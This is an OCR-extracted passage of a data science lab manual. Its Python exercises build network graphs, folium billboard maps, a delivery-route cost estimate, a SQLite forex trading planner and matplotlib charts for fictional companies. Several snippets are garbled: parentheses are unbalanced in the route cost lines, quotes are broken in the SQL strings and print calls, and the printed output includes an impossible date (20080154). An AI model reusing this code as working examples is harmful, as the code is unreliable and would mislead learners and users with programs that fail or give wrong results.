
```

```
plt.figure(figsize=(15, 15))
pos=nx.circular_layout(G,dim=2)
nx.draw_networkx_nodes(G,pos, node_color='k', node_size=150, alpha=0.8)
nx.draw_networkx_edges(G, pos, edge_color='r', arrows=False, style='solid')
nx.draw_networkx_labels(G,pos,font_size=12,font_family='sans-serif',font_color='b')
plt.axis('off')
plt.savefig(sFileName,dpi=600)
plt.show()
```

Output:

```
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/02-Krennwallner/02-Assess/01-EDS/02-Python/Assess-DE-Billboard-Visitor.csv
  BillboardCountry BillboardPlaceName ... VisitorLongitude VisitorYearRate
0             DE           Lake ...      8.5667    26823960.0
1             DE          Horb ...     8.6833    26823960.0
2             DE          Horb ...     8.6833    53753112.0
3             DE          Horb ...     8.6833   107611416.0
4             DE          Horb ...     8.6833   13359384.0

[5 rows x 9 columns]
(181235, 9)
Nodes: 12
Edges: 21
Storing : D:/Data Science/VKHCG/02-Krennwallner/05-Organise/01-EDS/02-Python/Organise-Billboards.gml
Storing Graph Image: D:/Data Science/VKHCG/02-Krennwallner/05-Organise/01-EDS/02-Python/Organise-Billboards.png
```



Part H: Create a Delivery Route**Code:**

```

import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='02-Assess/01-EDS/02-Python/Assess_Shipping_Routes.txt'
sOutputFileName='05-Organise/01-EDS/02-Python/Organise-Routes.csv'
sFileName=Base + '/' + '03-Hillman' + '/' + sInputFileName
print('Loading :',sFileName)
RouteDataRaw=pd.read_csv(sFileName,header=0,sep='|', encoding="latin-1",error_bad_lines=False, engine="python")
RouteStart=RouteDataRaw[RouteDataRaw['StartAt']=='WH-KA13']
RouteDistance=RouteStart[RouteStart['Cost']=='DistanceMiles']
RouteDistance=RouteDistance.sort_values(by=['Measure'], ascending=False)
RouteMax=RouteStart["Measure"].max()
RouteMaxCost=round(((RouteMax/1000)*1.5*2)),2)
print('Maximum (£) per day:')
print(RouteMaxCost)
RouteMean=RouteStart["Measure"].mean()
RouteMeanMonth=round(((RouteMean/1000)*2*30)),6)
print('Mean per Month (Miles):')
print(RouteMeanMonth)

```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/03-Hillman/02-Assess/01-EDS/02-Python/Assess_Shipping_Routes.txt
Maximum (£) per day:
21.82
Mean per Month (Miles):
21.56191
>>>

```

Clark Ltd**Part I: Simple Forex Trading Planner****Code:**

```

import sys
import os
import pandas as pd
import sqlite3 as sq
import re
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='03-Process/01-EDS/02-Python/Process_ExchangeRates.csv'
sOutputFileName='05-Organise/01-EDS/02-Python/Organise-Forex.csv'
Company='04-Clark'
sDatabaseName=Base + '/' + Company + '/05-Organise/SQLite/clark.db'
conn = sq.connect(sDatabaseName)
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
ForexDataRaw=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
ForexDataRaw.index.names = ['RowID']
sTable='Forex_All'
print('Storing :,sDatabaseName, Table:',sTable)
ForexDataRaw.to_sql(sTable, conn, if_exists="replace")
sSQL="SELECT 1 as Bag\
      , CAST(min(Date) AS VARCHAR(10)) as Date \
      ,CAST(1000000.000000 as NUMERIC(12,4)) as Money \
      ,'USD' as Currency \
      FROM Forex_All \
      ;"
sSQL=re.sub("\s\s+", " ", sSQL)
nMoney=pd.read_sql_query(sSQL, conn)
nMoney.index.names = ['RowID']
sTable='MoneyData'
print('Storing :,sDatabaseName, Table:',sTable)
nMoney.to_sql(sTable, conn, if_exists="replace")
sTable='TransactionData'
print('Storing :,sDatabaseName, Table:',sTable)
nMoney.to_sql(sTable, conn, if_exists="replace")
ForexDay=pd.read_sql_query("SELECT Date FROM Forex_All GROUP BY Date;", conn)
t=0
for i in range(ForexDay.shape[0]):
    sDay1=ForexDay['Date'][i]
    sDay=str(sDay1)
    sSQL='\
        SELECT M.Bag as Bag, \
        F.Date as Date, \
        round(M.Money * F.Rate,6) AS Money, \
        F.CodeIn AS PCurrency, \

```

```

F.CodeOut AS Currency \
FROM MoneyData AS M \
JOIN \
(
SELECT \
CodeIn, CodeOut, Date, Rate \
FROM \
Forex_All \
WHERE\
CodeIn = "USD" AND CodeOut = "GBP" \
UNION \
SELECT \
CodeOut AS CodeIn, CodeIn AS CodeOut, Date, (1/Rate) AS Rate \
FROM \
Forex_All \
WHERE\
CodeIn = "USD" AND CodeOut = "GBP" \
) AS F \
ON \
M.Currency=F.CodeIn \
AND \
F.Date ='' + sDay + "';"
sSQL=re.sub("\s\s+", " ", sSQL)
ForexDayRate=pd.read_sql_query(sSQL, conn)
for j in range(ForexDayRate.shape[0]):
    sBag=str(ForexDayRate['Bag'][j])
    nMoney=str(round(ForexDayRate['Money'][j],2))
    sCodeIn=ForexDayRate['PCurrency'][j]
    sCodeOut=ForexDayRate['Currency'][j]
    sSQL='UPDATE MoneyData SET Date= "' + sDay + '", '
    sSQL= sSQL + 'Money = ' + nMoney + ', Currency=' + sCodeOut + "'"
    sSQL= sSQL + ' WHERE Bag=' + sBag + ' AND Currency=' + sCodeIn + "';"
    sSQL=re.sub("\s\s+", " ", sSQL)
    cur = conn.cursor()
    cur.execute(sSQL)
    conn.commit()
    t+=1
    print('Trade :', t, sDay, sCodeOut, nMoney)
    sSQL='\
INSERT INTO TransactionData ( \
    RowID, \
    Bag, \
    Date, \
    Money, \
    Currency \
    ) \
SELECT ' + str(t) + ' AS RowID, \
    Bag, \
    Date, \
    Money, \

```

```

Currency \
FROM MoneyData \ ;
sSQL=re.sub("\s\s+", " ", sSQL)
cur = conn.cursor()
cur.execute(sSQL)
conn.commit()
sSQL="SELECT RowID, Bag, Date, Money, Currency FROM TransactionData ORDER BY
RowID;"
sSQL=re.sub("\s\s+", " ", sSQL)
TransactionData=pd.read_sql_query(sSQL, conn)
OutputFile=Base + '/' + Company + '/' + sOutputFileName
TransactionData.to_csv(OutputFile, index = False)

```

Output:

```

Working Base : D:/VKHCG using win32
Loading : D:/VKHCG/04-Clark/03-Process/01-EDS/02-Python/Process_ExchangeRates.csv
Storing : D:/VKHCG/04-Clark/05-Organise/SQLite/clark.db Table: Forex_All
Storing : D:/VKHCG/04-Clark/05-Organise/SQLite/clark.db Table: MoneyData
Storing : D:/VKHCG/04-Clark/05-Organise/SQLite/clark.db Table: TransactionData
Trade : 1 20080131 GBP 502824.48
Trade : 2 20080201 USD 992424.44
Trade : 3 20080154 GBP 502924.78
Trade : 4 20080205 USD 992824.56
Trade : 5 20080206 GBP 502256.66

```

Practical No. 9

Generating Data

Report Superstep:

The Report superstep is the step in the ecosystem that enhances the data science findings with the art of storytelling and data visualization. You can perform the best data science, but if you cannot execute a respectable and trustworthy Report step by turning your data science into actionable business insights, you have achieved no advantage for your business.

Summary of the Results:

The most important step in any analysis is the summary of the results. Your data science techniques and algorithms can produce the most methodically, most advanced mathematical or most specific statistical results to the requirements, but if you cannot summarize those into a good story, you have not achieved your requirements.

Understand the Context:

What differentiates good data scientists from the best data scientists are not the algorithms or data engineering; it is the ability of the data scientist to apply the context of his findings to the customer.

Appropriate Visualization:

It is true that a picture tells a thousand words. But in data science, you only want your visualizations to tell one story: the findings of the data science you prepared. It is absolutely necessity to ensure that your audience will get your most important message clearly and without any other meanings. Practice with your visual tools and achieve a high level of proficiency.

Eliminate Clutter:

Have you ever attended a presentation where the person has painstakingly prepared 50 slides to feedback his data science results? The most painful image is the faces of the people suffering through such a presentation for over two hours.

The biggest task of a data scientist is to eliminate clutter in the data sets. There are various algorithms, such as principal component analysis (PCA), multicollinearity using the variance inflation factor to eliminate dimensions and impute or eliminate missing values, decision trees to subdivide, and backward feature elimination, but the biggest contributor to eliminating clutter is good and solid feature engineering.

Part A: Report Superstep

Code:

```
import sys  
import os  
import pandas as pd  
import networkx as nx
```

```


import matplotlib.pyplot as plt
pd.options.mode.chained_assignment = None
print('-----')
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='02-Assess/01-EDS/02-Python/Assess-Network-Routing-Customer.csv'
sOutputFileName1='06-Report/01-EDS/02-Python/Report-Network-Routing-Customer.gml'
sOutputFileName2='06-Report/01-EDS/02-Python/Report-Network-Routing-Customer.png'
Company='01-Vermeulen'
sFileName=Base + '/' + Company + '/' + sInputFileName
print('Loading :',sFileName)
CustomerDataRaw=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
CustomerData=CustomerDataRaw.head(100)
print('Loaded Country:',CustomerData.columns.values)
print(CustomerData.head())
print(CustomerData.shape)
G=nx.Graph()
for i in range(CustomerData.shape[0]):
    for j in range(CustomerData.shape[0]):
        Node0=CustomerData['Customer_Country_Name'][i]
        Node1=CustomerData['Customer_Country_Name'][j]
        if Node0 != Node1:
            G.add_edge(Node0,Node1)
for i in range(CustomerData.shape[0]):
    Node0=CustomerData['Customer_Country_Name'][i]
    Node1=CustomerData['Customer_Place_Name'][i] + '('+
CustomerData['Customer_Country_Name'][i] + ')'
    Node2='('+ "{:.9f} ".format(CustomerData['Customer_Latitude'][i]) + ')\\
           ('+ "{:.9f} ".format(CustomerData['Customer_Longitude'][i]) + ')'
    if Node0 != Node1:
        G.add_edge(Node0,Node1)
    if Node1 != Node2:
        G.add_edge(Node1,Node2)
print('Nodes:', G.number_of_nodes())
print('Edges:', G.number_of_edges())
sFileName=Base + '/' + Company + '/' + sOutputFileName1
print('Storing :',sFileName)
nx.write_gml(G, sFileName)
sFileName=Base + '/' + Company + '/' + sOutputFileName2
print('Storing Graph Image:',sFileName)

```

```
plt.figure(figsize=(25, 25))
pos=nx.spectral_layout(G,dim=2)
nx.draw_networkx_nodes(G,pos, node_color='k', node_size=10, alpha=0.8)
nx.draw_networkx_edges(G, pos, edge_color='r', arrows=False, style='dashed')
nx.draw_networkx_labels(G,pos,font_size=12,font_family='sans-serif',font_color='b')
plt.axis('off')
plt.savefig(sFileName,dpi=600)
plt.show()
```

Output:

```
-----
Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/02-Assess/01-EDS/02-Python/Assess-Network-Routing-Customer.csv
Loaded Country: ['Customer_Country_Code' 'Customer_Country_Name' 'Customer_Latitude'
 'Customer_Longitude' 'Customer_Country_Code']
Customer_Country_Code ... Customer_Country_Name
0           BW ...
1           BW ...
2           BW ...
3           BW ...
4           NE ...
[5 rows x 5 columns]
(100, 5)
Nodes: 205
Edges: 210
Storing : D:/Data Science/VKHCG/01-Vermeulen/06-Report/01-EDS/02-Python/Report-Network-Routing-Customer.gml
Storing Graph Image: D:/Data Science/VKHCG/01-Vermeulen/06-Report/01-EDS/02-Python/Report-Network-Routing-Customer.png
```

**Krennwallner AG****Part B: Picking Content for Billboards****Code:**

```
import sys
import os
import pandas as pd
from folium.plugins import FastMarkerCluster, HeatMap
from folium import Marker, Map
import webbrowser
if sys.platform == 'linux':
```

```

Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sFileName=Base+'/02-Krennwallner/01-Retrieve/01-EDS/02-
Python/Retrieve_DE_Billboard_Locations.csv'
df = pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
df.fillna(value=0, inplace=True)
print(df.shape)
t=0
for i in range(df.shape[0]):
    try:
        sLongitude=df["Longitude"][i]
        sLongitude=float(sLongitude)
    except Exception:
        sLongitude=float(0.0)
    try:
        sLatitude=df["Latitude"][i]
        sLatitude=float(sLatitude)
    except Exception:
        sLatitude=float(0.0)
    try:
        sDescription=df["Place_Name"][i] + ' (' + df["Country"][i]+')'
    except Exception:
        sDescription='VKHCG'

    if sLongitude != 0.0 and sLatitude != 0.0:
        DataClusterList=list([sLatitude, sLongitude])
        DataPointList=list([sLatitude, sLongitude, sDescription])
        t+=1
        if t==1:
            DataCluster=[DataClusterList]
            DataPoint=[DataPointList]
        else:
            DataCluster.append(DataClusterList)
            DataPoint.append(DataPointList)
    data=DataCluster
    pins=pd.DataFrame(DataPoint)
    pins.columns = [ 'Latitude','Longitude','Description']
    stops_map1 = Map(location=[48.1459806, 11.4985484], zoom_start=5)
    marker_cluster = FastMarkerCluster(data).add_to(stops_map1)
    sFileNameHtml=Base+'/02-Krennwallner/06-Report/01-EDS/02-Python/Billboard1.html'
    stops_map1.save(sFileNameHtml)
    webbrowser.open('file://' + os.path.realpath(sFileNameHtml))

```

```

stops_map2 = Map(location=[48.1459806, 11.4985484], zoom_start=5)
for name, row in pins.iloc[:100].iterrows():
    Marker([row["Latitude"],row["Longitude"]],  

    popup=row["Description"]).add_to(stops_map2)
sFileNameHtml=Base+'02-Krennwallner/06-Report/01-EDS/02-Python/Billboard2.html'  

stops_map2.save(sFileNameHtml)
webbrowser.open('file:///' + os.path.realpath(sFileNameHtml))
stops_heatmap = Map(location=[48.1459806, 11.4985484], zoom_start=5)
stops_heatmap.add_child(HeatMap([[row["Latitude"], row["Longitude"]]] for name, row in
pins.iloc[:100].iterrows()))
sFileNameHtml=Base+'02-Krennwallner/06-Report/01-EDS/02-
Python/Billboard_heatmap.html'
stops_heatmap.save(sFileNameHtml)
webbrowser.open('file:///' + os.path.realpath(sFileNameHtml))


```



Output:

```

Working Base : D:/Data Science/VKHCG using win32
(8873, 4)
>>> |

```





Part C: Report graph A.py**Code:**

```

import sys
import os
import pandas as pd
import matplotlib as ml
from matplotlib import pyplot as plt
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
print('Graphics')
GBase = Base+'/01-Vermeulen/06-Report/01-EDS/02-Python/'
ml.style.use('ggplot')
data=[['London', 29.2, 17.4],['Glasgow', 18.8, 11.3],['Cape Town', 15.3, 9.0],['Houston', 22.0, 7.8],['Perth', 18.0, 23.7],['San Francisco', 11.4, 33.3]]
os_new=pd.DataFrame(data)
pd.Index(['Item', 'Value', 'Value Percent', 'Conversions', 'Conversion Percent','URL', 'Stats URL'],dtype='object')
os_new.rename(columns = {0 : "Warehouse Location"}, inplace=True)
os_new.rename(columns = {1 : "Profit 2016"}, inplace=True)
os_new.rename(columns = {2 : "Profit 2017"}, inplace=True)
explode = (0, 0, 0, 0, 0, 0.1)
labels=os_new['Warehouse Location']
colors_mine = ['yellowgreen', 'gold', 'lightskyblue', 'lightcoral', 'lightcyan','lightblue']
os_new.plot(figsize=(10, 10),kind="pie", y="Profit 2017", autopct='%.2f% %', \
shadow=True, explode=explode, legend = False, colors = colors_mine,\ 
labels=labels, fontsize=10)
sPicNameOut1=GBase+'pie_explode.png'
plt.tight_layout()
plt.savefig(sPicNameOut1,dpi=600)
os_new.iloc[:5].plot(figsize=(10, 10),kind='bar',x='Warehouse Location',\ 
y=['Profit 2016','Profit 2017']);
sPicNameOut4=GBase+'bar.png'
plt.tight_layout()
plt.savefig(sPicNameOut4,dpi=600)
os_new.iloc[:5].plot(figsize=(10, 10),kind='barh',x='Warehouse Location',\ 
y=['Profit 2016','Profit 2017']);
sPicNameOut5=GBase+'hbar.png'

```

```


plt.tight_layout()
plt.savefig(sPicNameOut5,dpi=600)
os_new.iloc[:5].plot(figsize=(10, 10),kind='area',x='Warehouse Location',\
y=['Profit 2016','Profit 2017'],stacked=False);
sPicNameOut6=GBase+'area.png'
plt.tight_layout()
plt.savefig(sPicNameOut6,dpi=600)
os_new.iloc[:5].plot(figsize=(10, 10),kind='scatter',x='Profit 2016',\
y='Profit 2017',color='DarkBlue',marker='D');
sPicNameOut7=GBase+'scatter.png'
plt.tight_layout()
plt.savefig(sPicNameOut7,dpi=600)
os_new.iloc[:5].plot(figsize=(13, 10),kind='hexbin',x='Profit 2016',\
y='Profit 2017', gridsize=25);
sPicNameOut8=GBase+'hexbin.png'
plt.tight_layout()
plt.savefig(sPicNameOut8,dpi=600)
plt.show()

